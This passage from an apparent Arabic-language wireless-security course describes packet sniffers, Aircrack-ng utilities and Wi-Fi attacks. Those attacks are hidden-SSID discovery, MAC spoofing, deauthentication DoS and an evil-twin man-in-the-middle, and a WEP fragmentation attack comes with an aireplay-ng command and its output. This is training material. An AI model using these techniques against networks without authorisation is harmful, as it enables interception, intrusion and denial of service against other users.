
دعم WPA and WPA2 يكون من خلال wireshark

عندما يكون مراقبة قناة ترددية واحدة أمر غير كافي، يمكن استخدام أكثر من **AirPcap adapters** على نفس الجهاز أو على USB hub وهذا يؤمن قدرة على الإلتقاط من عدة قنوات في نفس الوقت وتجميع الترفك، يتم ذلك من خلال **virtual interface** الذي يمكن أن يستخدم من خلال **wireshark** أو أي تطبيق AirPcap-based

باستخدام هذا الانترفيس التطبيق يستقبل الترفك من كل AirPcap adapters المركبة

ويمكن استخدام AirPcap adapters للقيام بعملية حقن الترفك traffic injection الذي يساعد تخمين الحماية للشبكة اللاسلكية وهي مدعومة في Aircrack-ng, Cain and Able, and Wireshark

AirPcapReplay موجود ضمن AirPcap ويقوم بإعادة إرسال الترفك في الشبكة اللاسلكية



Wi-Fi Packet Sniffer: Wireshark with AirPcap

المصدر: http://www.wireshark.org


Wireshark هو محلل لبرتوكولات الشبكة وهو يسمح للمستخدم بإلتقاط الترفك وتصفحه بطريقة تفاعلية

خصائصه:

- إلتقاط حي **live capture** وتحليل بشكل **offline**
- متصفح three-pane packet معياري
- يعمل على عدة أنظمة تشغيل منها windows and Linux
- إلتقاط بيانات الشبكة يمكن أن يتم عن طريق GUI
- يستخدم فلاتر **filters**
- تحليل VoIP
- يقرأ ويكتب عدة امتدادات لملفات مختلفة
- يضغط الملفات الملتقطة باستخدام gzip
- يدعم فك تشفير لعدد برتوكولات منها

IPsec, Kerberos, SSL/TLS, WEP and WPA/WPA2

- يدعم خاصية تلوين حزم البيانات للقيام بعملية تحليل أسرع
- الخرج يمكن أن يتم تصديره بشكل نص صريح أو XML, CSV, portScript




Wi-Fi Packet Sniffer: Cascade Pilot

المصدر: http://www.riverbed.com

هو محلل للشبكات السلكية و الشبكات اللاسلكية الذي أطاح بحكم استخدام Wireshark

خصائصه:

- يقوم بقياس القناة الترددية
- يساعد على كشف الأكسس بوينت المخادعة
- يؤمن تقارير تفصيلية بشكل احترافي




Wi-Fi Packet Sniffer: OmniPeek

المصدر: http://www.wildpackets.com

هو محلل للشبكات يؤمن مخططات بيانية يمكن للمستخدم ان يقوم بتحليل وتصليح اخطاء الشبكة من خلالها

خصائصه:

- إدارة ومراقبة الشبكة بشكل كامل
- المراقبة بشكل تفاعلي لإحصائيات الشبكة
- فحص عميق لحزم البيانات
- يدعم VoIP, VLAN, Ethernet, Gigabit, 10Gigabit, **802.11a/b/g/n**



تحليل الطيف Spectrum Analysis

تحليل الطيف الترددي هو فحص للإرسال الراديوي للشبكات اللاسلكية وقياس طاقة (مطال) الإشارة الراديوية، محلل الطيف الترددي يستخدم من قبل مهندس التردد الراديوي **RF** لتركيب الشبكات اللاسلكية وتحديد مصادر التداخل والمساعدة على كشف الهجوم على الشبكة مثل هجوم **منع الخدمة** وهجوم المصادقة وأنواع اخرى

محلل الطيف في الشبكات اللاسلكية يمكن أن يستخدم بعدة طرق، لنفترض أن المهمة هي كشف وتجنب التداخل بين أجهزة الشبكة اللاسلكية وأي أجهزة أخرى تعمل على نفس التردد، إذا اشتبهت بحدوث تداخل أطفئ الأكسس بوينت ثم قم باستخدام محلل الطيف لترى إذا كان جهاز أخر يرسل على نفس التردد

إذا وجدت تداخل يمكنه تجنبه عن طريق إعادة ضبط الاكسس بوينت لتعمل على حزمة ترددية مختلفة أو قناة ترددية مختلفة تكون غير متداخلة مع الأجهزة الأخرى أو قم بإزالة الجهاز المسبب للضجيج



Aircrack-ng

هو network software مؤلف من

Detector, **packet sniffer**, WEP and WPA/WPA2 **cracker** وأداة تحليل للشبكات اللاسلكية

هذا البرنامج يعمل في windows and Linux ويعمل مع أي كرت شبكة لاسلكية يدعم نمط المراقبة ويستطيع ان يلتقط 802.11a, 802.11b, and 802.11g traffic

التالي هو البرامج الموجودة في Aircrack-ng


اسم البرنامج	الوصف
Airbase-ng	إلتقاط WPA/WPA2 handshake ويمكن أن يلعب دور ad-hoc AP
Aircrack-ng	كسر تشفير WEP and WPA/WPA2
Airdecap-ng	فك تشفير WEP/WPA/WPA2 ويمكن ان يستخدم لنزع الترويسة header from Wi-Fi packets
Airdecloak-ng	إزالة WEP cloaking من ملف pcap
Airdrop-ng	يستخدم لاستهداف rule-based deauthentication للمستخدم
Aireplay-ng	يستخدم لتوليد ترفك المصادقة المزيفة وإعادة إرسال البيانات و ARP request injection
Airgraph-ng	خلق مستخدم للأكسس بوينت
Airodump-ng	يستخدم لإلتقاط 802.11 frames وجمع WEP IV
Airolib-ng	تخزين وإدارة قوائم كلمات السر
Airserv-ng	يسمح لعدة برامج أن تستخدم بحرية كرت الشبكة اللاسلكية عبر client-server TCP connection
Airmon-ng	يستخدم لتفعيل نمط المراقبة في كرت الشبكة اللاسلكية
Airtun-ng	حقن الفريمات إلى WPA TKIP في الشبكة مع QoS ويمكن أن يقوم باستعادة مفتاح MIC ومفتاح التشفير من الترفك اللاسلكي
Easside-ng	يسمح لك بالاتصال عبر أكسس بوينت مشفرة تشفير WEP بدون معرفة مفتاح WEP
Packetforge-ng	يستخدم لخلق packet مشفرة يمكن أن تستخدم بعدا في عملية الحقن
Tkiptun-ng	يخلق virtual tunnel interface لمراقبة الترفك المشفر وحقن ترفك في الشبكة
Wesside-ng	دمج عدد من التقنيات للحصول على مفتاح WEP خلال دقائق

كشف اسم الشبكة المخفي Hidden SSID

يمكن كشف اسم الشبكة المخفي باستخدام **Aircrack-ng** العملية تتضمن الخطوات التالية

١- ضع كرت الشبكة في نمط المراقبة من خلال **airmon-ng**

٢- ابدأ **airodump-ng** لإكتشاف SSIDs الموجودة



٣- قم بهجوم إعادة المصادقة لإجبار المستخدم على كشف اسم الشبكة المخفي باستخدام **aireplay-ng**



٤- أذهب إلى airodump-ng لترى اسم SSID



هجوم التقسيم Fragmentation Attack

عندما ينجح هجوم التقسيم يمكن أن تحصل على **1500 bytes** من خوارزمية PRGA

Pseudo random generation algorithm، هذا الهجوم لا يقوم باستعادة مفتاح WEP ولكنه يحصل على **PRGA** التي يمكن أن تستخدم لتوليد packets باستخدام **packetforge-ng**

و هي تتطلب على الأقل **one data packet** تقوم باستقبالها من الأكسس بوينت لكي تستطيع البدء بالهجوم، البرنامج يحصل على كمية قليلة من المفاتيح الاساسية من packet ثم يحاول أن يرسل

ARP and/or LLC packets للأكسس بوينت، إذا عادت packet من الأكسس بوينت بنجاح، هذه الدورة ستعاد عدة مرات

استخدام PRGA مع packetforge-ng لتوليد packets لإستخدامها في هجوم الحقن في الشبكة

Command Prompt

```
C:\>aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0
Waiting for a data packet...
Read 96 packets...
        Size: 120, FromDS: 1, ToDS: 0 (WEP)
        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  00:0F:B5:AB:CB:9D
        Source MAC  =  00:D0:CF:03:34:8C

0x0000   0842 0201 000f b5ab cb9d 0014 6c7e 4080   .B..........l~@.
0x0010   00d0 cf03 348c e0d2 4001 0000 2b62 7a01   ....4...@...+bz.
0x0020   6d6d b1e0 92a8 039b ca6f cecb 5364 6e16   mm.........o..Sdn.
0x0030   a21d 2a70 49cf eef8 f9b9 279c 9020 30c4   ..*pI......'.. 0.
0x0040   7013 f7f3 5953 1234 5727 146c eeaa a594   p...YS.4W'.l....
0x0050   fd55 66a2 030f 472d 2682 3957 8429 9ca5   .Uf...G-&.9W.).
0x0060   517f 1544 bd82 ad77 fe9a cd99 a43c 52a1   Q..D...w.....<R.
0x0070   0505 933f af2f 740e                       ...?./t.
Use this packet ? y
```

```
Command Prompt

Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of
that 1500 bytes keystream
```

PRGA is stored in the file

هجوم محاكاة عنوان الماك MAC Spoofing


عنوان الماك هو معرف فريد يخصص لكرت الشبكة

بعض الشبكات تقوم بعملية فلترة لعناوين الماك كطريقة حماية، في هجوم سرقة ومحاكاة عنوان الماك المهاجم يقوم بتغيير عنوانه الماك إلى عنوان ماك مستخدم مصرح له بالوصول للشبكة

للقيام بهذه العملية في نظام **Linux**



أما في نظام ويندوز فهناك ٣ طرق لتغيير عنوان الماك أما عن طريق الرجيستري او عن طريق خصائص كرت الشبكة أو باستخدام برنامج مثل SMAC



ولكن يجب أن تدرك ان هناك بعض كروت الشبكة غير متسامحة مع تغيير العنوان إلى لقيم معينة قد ذكرتها سابقاً

هجوم منع الخدمة: هجوم قطع الاتصال و هجوم إعادة المصادقة

الشبكات اللاسلكية حساسة لهجوم منع الخدمة (**DoS**) denial-of-service ، الشبكات اللاسلكية تعمل في حزم ترددية غير مرخصة (مجانية) وإرسال البيانات يكون على شكل امواج راديوية

امكانية منع الخدمة في الشبكة اللاسلكية كبيرة ويمكن أن يتم باستخدام إحدى التقنيتين

هجوم قطع الاتصال **disassociation** و هجوم إعادة المصادقة **deauthentication**

في هجوم قطع الاتصال المهاجم يجعل الضحية غير متاح للأجهزة اللاسلكية الاخرى من خلال تدمير الاتصال بين المستخدم و المحطة



في هجوم إعادة المصادقة المهاجم يغرق المحطة بإعادة مصادقة كاذبة أو قطع اتصال كاذب ليقطع اتصال المستخدم مع الاكسس بوينت



هجوم رجل في المنتصف Man-in-the-Middle

هو **active internet attack**، حيث يحاول المهاجم اعتراض وقراءة أو تبديل المعلومات بين جهازين

هذا الهجوم يمكن أن يتم في الشبكات السلكية واللاسلكية من خلال الخطوات التالية

- ### التجسس

التجسس يمكن أن يتم بسهولة في الشبكات اللاسلكية لأنه لا يوجد وسط فيزيائي للاتصال

المهاجم الموجود في منطقة قريبة من الشبكة اللاسلكية يستطيع استقبال الامواج الراديوية دون القيام بأي جهد، من أجل منع العامة من الحصول على المعلومات الحساسة يجب تطبيق **تشفير** في عدة طبقات

WEP الذي هو data-link encryption طور من أجل هذه المهمة، إذا لم يتم استخدام تقنية حماية مثل IPSec, SSH, or SSL في عملية الإرسال فإن البيانات المرسلة ستكون متاحة لأي شخص

ولكن WEP يمكن كسره بأدوات متوفرة بشكل مجاني على الانترنت، الدخول إلى الإيميل باستخدام

POP or IMAP protocols هو أمر خطير لأن هذه البرتوكولات ترسل الإيميل عبر الشبكة اللاسلكية بدون أي شكل من التشفير الإضافي، وأي شخص يمكنه إلتقاط الترفك المحمي بتشفير WEP ويقوم بكسر التشفير

• التلاعب

التلاعب هو المرحلة التالية بعد التجسس، التلاعب يحدث في الوصلة اللاسلكية عندما يكون المهاجم قادر على استقبال بيانات الضحية المشفرة ويتلاعب بها ثم يقوم بإرسالها، بالإضافة فإن المهاجم يستطيع اعتراض حزم البيانات التي تحوي على بيانات شفرة ويقوم بتغيير عنوان الهدف من أجل توجيه هذه الحزم بشكل خاطئ عبر الانترنت أو عبر الشبكة

خطوات عملية الهجوم:

١- المهاجم يلتقط عناوين الماك واسم الشبكة ورقم القناة الترددية




٢- المهاجم يقوم بإرسال طلب إعادة مصادقة **DEAUTH request** إلى الضحية باستخدام عنوان الماك الخاص بالأكسس بوينت



٣- الضحية يقوم بعملية إعادة المصادقة ويبدأ البحث في كل القنوات ليجد الأكسس بوينت



٤- المهاجم يقوم بإعداد أكسس بوينت مخادعة على قناة جديدة وذلك باستخدام عنوان الماك للأكسس بوينت الاصلية واسم الشبكة الاصلي



